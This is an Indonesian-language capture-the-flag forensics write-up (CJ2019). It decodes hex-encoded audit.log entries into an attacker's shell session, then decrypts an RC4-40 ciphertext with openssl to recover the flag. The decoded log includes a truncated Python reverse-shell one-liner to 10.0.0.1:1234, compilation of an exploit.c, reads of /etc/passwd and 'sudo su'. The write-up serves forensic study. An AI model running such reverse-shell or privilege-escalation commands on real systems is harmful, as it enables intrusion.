32F62696E666D745F6D697363002D740062696E666D745F6D697363
6C73002D2D636F6C6F723D6175746F002D616C74
6C73002D2D636F6C6F723D6175746F002D616C74
636174002F6574632F706173737764
707974686F6E002D6300696D706F727420736F636B65742C73756270726F636573732C
6F733B733D736F636B65742E736F636B657428736F636B65742E41465F494E45542C7
36F636B65742E534F434B5F53545245414D293B732E636F6E6E65637428282231302E
302E302E31222C3132333429293B6F732E6475703228732E
6E616E6F006578706C6F69742E63
6E616E6F006578706C6F69742E63
676363006578706C6F69742E63002D6F006578706C6F6974
2F7573722F6C69622F6763632F7838365F36342D6C696E75782D676E752F372F63633
1002D7175696574002D696D756C7469617263680078383 65F36342D6C696E75782D67
6E75006578706C6F69742E63002D7175696574002D64756D706261736500657870 6C6
F69742E63002D6D74756E653D67656E65726963002D6D6172
676363006578706C6F69742E63002D6F006578706C6F6974
676363006578706C6F69742E63002D6F006578706C6F6974
676363006578706C6F69742E63002D6F006578706C6F6974
676363006578706C6F69742E63002D6F006578706C6F6974
2F7573722F6C69622F6763632F7838365F36342D6C696E75782D676E752F372F636F6
C6C65637432002D706C7567696E002F7573722F6C69622F6763632F7838365F36342D
6C696E75782D676E752F372F6C69626C746F5F706C7567696E2E736F002D706C7567
696E2D6F70743D2F7573722F6C69622F6763632F7838365F36
2F7573722F62696E2F6C64002D706C7567696E002F7573722F6C69622F6763632F783
8365F36342D6C696E75782D676E752F372F6C69626C746F5F706C7567696E2E736F0
02D706C7567696E2D6F70743D2F7573722F6C69622F6763632F7838365F36342D6C69
6E75782D676E752F372F6C746F2D77726170706572002D706C
```

```
"./exploit"
"openssl"
6F70656E73736C007263342D3430002D4B00373436353733373343733002D6E6F73616
C74002D65002D6E6F706164
636174006578706C6F6974
"./exploit"
6F70656E73736C007263342D3430002D4B00373436353733373343733002D6E6F73616
C74002D65002D6E6F706164
6361740078706C
6F70656E73736C007263342D3430002D4B00373436353733373343733002D6E6F73616
C74002D65002D6E6F706164
6361740078706C
"xxd"
7878640078706C
6F70656E73736C007263342D3430002D4B00373436353733373343733002D6E6F73616
C74002D65002D6E6F706164
6361740078706C
7878640078706C32
68657864756D70002D430078706C32
707974686F6E002D63006F70656E282778706C3227292E7265616428292E656E636F64
6528276865782729
707974686F6E002D63007072696E74206F70656E282778706C3227292E726561642829
2E656E636F646528276865782729
6C73002D2D636F6C6F723D6175746F002D616C74
"python"
636174002F6574632F706173737764
"date"
67726570002D2D636F6C6F723D6175746F002E63
66696E64002E
67726570002D2D636F6C6F723D6175746F0078706C
66696E64002E
6C73002D2D636F6C6F723D6175746F002D616C74
707974686F6E002D63007072696E74202765616234316466646637333035366166313535
561616530623661656566393333323634613230656463316236393731383539613630656
330643735333038343232313933333733613332303662333836613766383961663833643
035656435666564272E6465636F64652827686578
6361740078706C
66696C650078706C
7375646F007375
"su"
"bash"
"groups"
2F62696E2F7368002F7573722F62696E2F6C65737370697065
626173656E616D65002F7573722F62696E2F6C65737370697065
6469726E616D65002F7573722F62696E2F6C65737370697065
646972636F6C6F7273002D62
63617400617564697 42F
6361740061756469742E6C6F67
```

Ini merupakan string hexa, mari kita ubah kedalam ascii

auditctl-l
cataudit.log
"iüonfig"
find.
/bin/mountbinfmt_misc/proc/sys/fs/binfmt_misc-tbinfmt_misc
ls--color=auto-alt
ls--color=auto-alt
cat/etc/passwd
python-cimport
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.
nanoexploit.c
nanoexploit.c
gccexploit.c-oexploit
/usr/lib/gcc/x86_64-linux-gnu/7/cc1-quiet-imultiarchx86_64-linux-gnuexploit.c-quiet-dumpbaseexploit.c-mtune=generic-mar
gccexploit.c-oexploit
gccexploit.c-oexploit
gccexploit.c-oexploit
gccexploit.c-oexploit
/usr/lib/gcc/x86_64-linux-gnu/7/collect2-plugin/usr/lib/gcc/x86_64-linux-gnu/7/liblto_plugin.so-plugin-opt=/usr/lib/gcc/x86_6
/usr/bin/ld-plugin/usr/lib/gcc/x86_64-linux-gnu/7/liblto_plugin.so-plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/7/lto-wrapper-pl
"./exploit"
"openssl"
opensslrc4-40-K7465737473-nosalt-e-nopad
catexploit
"./exploit"
opensslrc4-40-K7465737473-nosalt-e-nopad
catxpl
opensslrc4-40-K7465737473-nosalt-e-nopad
catxpl
"xxd"
xxdxpl
opensslrc4-40-K7465737473-nosalt-e-nopad
catxpl
xxdxpl2
hexdump-Cxpl2
python-copen('xpl2').read().encode('hex')
python-cprint open('xpl2').read().encode('hex')
ls--color=auto-alt
"python"
cat/etc/passwd
"Úte"
grep--color=auto.c
find.
grep--color=autoxpl
find.

```
ls--color=auto-alt
python-cprint
'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a
3206b386a7f89af83d05ed5fed'.decode('hex
catxpl
filexpl
sudosu
"su"
"ºsh"
"groups"
/bin/sh/usr/bin/lesspipe
basename/usr/bin/lesspipe
dirname/usr/bin/lesspipe
dircolors-b
cataudit/
cataudit.log
```

Setelah ditelusuri, didapatkan sebuah comman python yang keliatanya menarik

```
python -c "print
'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a
3206b386a7f89af83d05ed5fed'.decode('hex')"
```

Dari outputnya tampak seperti sebuah file yang sudah di encrypt, maka kita simpan terlebih dahulu dalam sebuah file bernama **sesuatu**

Setelah dibaca lagi audit.log nya ditemukan bahwa ada sebuah file yang di encrypt menggunakan command berikut

```
openssl rc4-40 -K 7465737473 -nosalt -e -nopad
```

Mari kita cobakan kedalam file **sesuatu** tadi

```
openssl enc -d -rc4-40 -in sesuatu -K 7465737473
```

Flag

`CJ2019{baab023dafb274728bda8bc52ce7d1e930af2c11}`